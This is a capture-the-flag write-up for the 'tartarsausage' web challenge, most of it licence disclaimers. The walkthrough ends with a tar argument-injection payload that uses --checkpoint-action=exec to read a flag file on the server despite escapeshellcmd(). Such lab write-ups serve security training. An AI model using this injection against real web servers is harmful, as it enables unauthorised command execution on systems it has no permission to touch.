

# Write-up and solution for tartarsausage

<b>TITLE</b>	tartarsausage
<b>CATEGORY</b>	web
<b>AUTHOR</b>	T3jv1l
<b>DIFFICULTY</b>	easy
<b>LAST CHANGE</b>	02.07.2021



# Disclaimer

These educational materials and resources are intended exclusively for information and discussion, with the aim of awareness of computer risks and threats but also the preparation of new generations of computer security specialists.

The content is developed by CyberEDU SRL and does not offer any guarantee of any kind regarding it to this information. In no case, the organizers and partners of CyberEDU SRL, or the contractors, or its subcontractors will not be liable for any damages, including, but not limited to, direct, indirect, special or subsequent damages resulting from any how it relates to this information, whether or not it is based on warranty, contract, offense or otherwise, whether or not it is through negligence and whether the injury was or is not not resulting from the results or dependence on information.

CyberEDU SRL does not approve any commercial product or service, including the subjects of the analysis. Any reference to specific commercial products, processes or services through service mark, trade mark, manufacturer or otherwise, does not constitute or imply approval, recommendation or favoring them by CyberEDU SRL.

CyberEDU SRL recommends the use of knowledge and technologies presented in these resources only for educational or professional purposes on computers, websites, servers, services or other computer systems you own or you are allowed to access and test, and only after obtaining explicit prior consent from the owners.

Use of techniques or tools presented in these materials against any systems, without the consent of the owners. In many countries illegal access or tentative unauthorised access to a computer system is considered a crime against security and the integrity of computer systems and data and may be punished by law.

Unless otherwise indicated, the CyberEDU SRL is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics on the CyberEDU SRL (collectively, the "Content") and the trademarks, service marks, and logos contained therein (the "Marks") are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the United States, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL "AS IS" for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

Unless otherwise indicated, the content is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics received from CyberEDU (collectively, the "Content") and the trademarks, service marks, and logos contained therein (the "Marks") are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the Romania, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL "AS IS" for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks



may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

## About the Challenge

### Description

Find the sausage and be a king of "tar".  
Flag format: CTF{sha256}

### Learning Objectives

- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Enabling the out of the box thinking by attempting to leverage access to the web application.
- Demonstrate the ability to exploit the vulnerability to gain access to a web server.
- Demonstrate the ability to identify and fingerprint common web-based frameworks.

### Skills Required

#### OWASP WSTG

- WSTG-INFO-02: Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-06: Identify application entry points
- WSTG-INFO-10: Map Application Architecture

#### CWE

N/A

## MITRE ATT&CK

N/A

# Walkthrough and solution

## Hints


- Hint 1: Tar is a tool in linux for extracting files from the rar archive.

## Detailed solution

Inspect source code to see some endpoint inside the web application.

```
← → ↺ 🏠 view-source:http://127.0.0.1:8890/
1 Array
2 (
3   [0] => extension not allowed, please choose a JPEG or PNG file.
4 )
5 <html>
6   <body>
7
8     <form action="" method="POST" enctype="multipart/form-data">
9       <input type="file" name="image" />
10      <input type="submit" />
11
12      <ul>
13        <li>Sent file:          <li>File size: 0          <li>File type:          </ul>
14      </form>
15
16
17
18 <form action="sadjwaskdkwkasjdkwasdasdas.html" method="POST" >
19 <input type="hidden" name="url" value="">
20 <input type="hidden" value="submit">
21
22 </form>
23
24 </body>
25 </html>
26
```


Now we have a little hint here about tar function.



The Web application escapeshellcmd() which is used to escape any characters in a string that might be used to trick a shell command into executing arbitrary commands. This function should be used to make sure that any data coming from user input is escaped before this data is passed to the exec() or system() functions, or to the backtick operator.

Final exploit is to make an escape shell using tar arguments. More information you can find here : <https://gtfobins.github.io/gtfobins/tar/>

```
cf /dev/null testfile --checkpoint=1 --checkpoint-action=exec="cat  
enhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY2FzY2Fzc2FjY2Fz/flag"
```



## References

- <https://gtfobins.github.io/gtfobins/tar/>
- <https://blog.kuhi.to/unbreakable-romania-2-writeup#tartarsausage>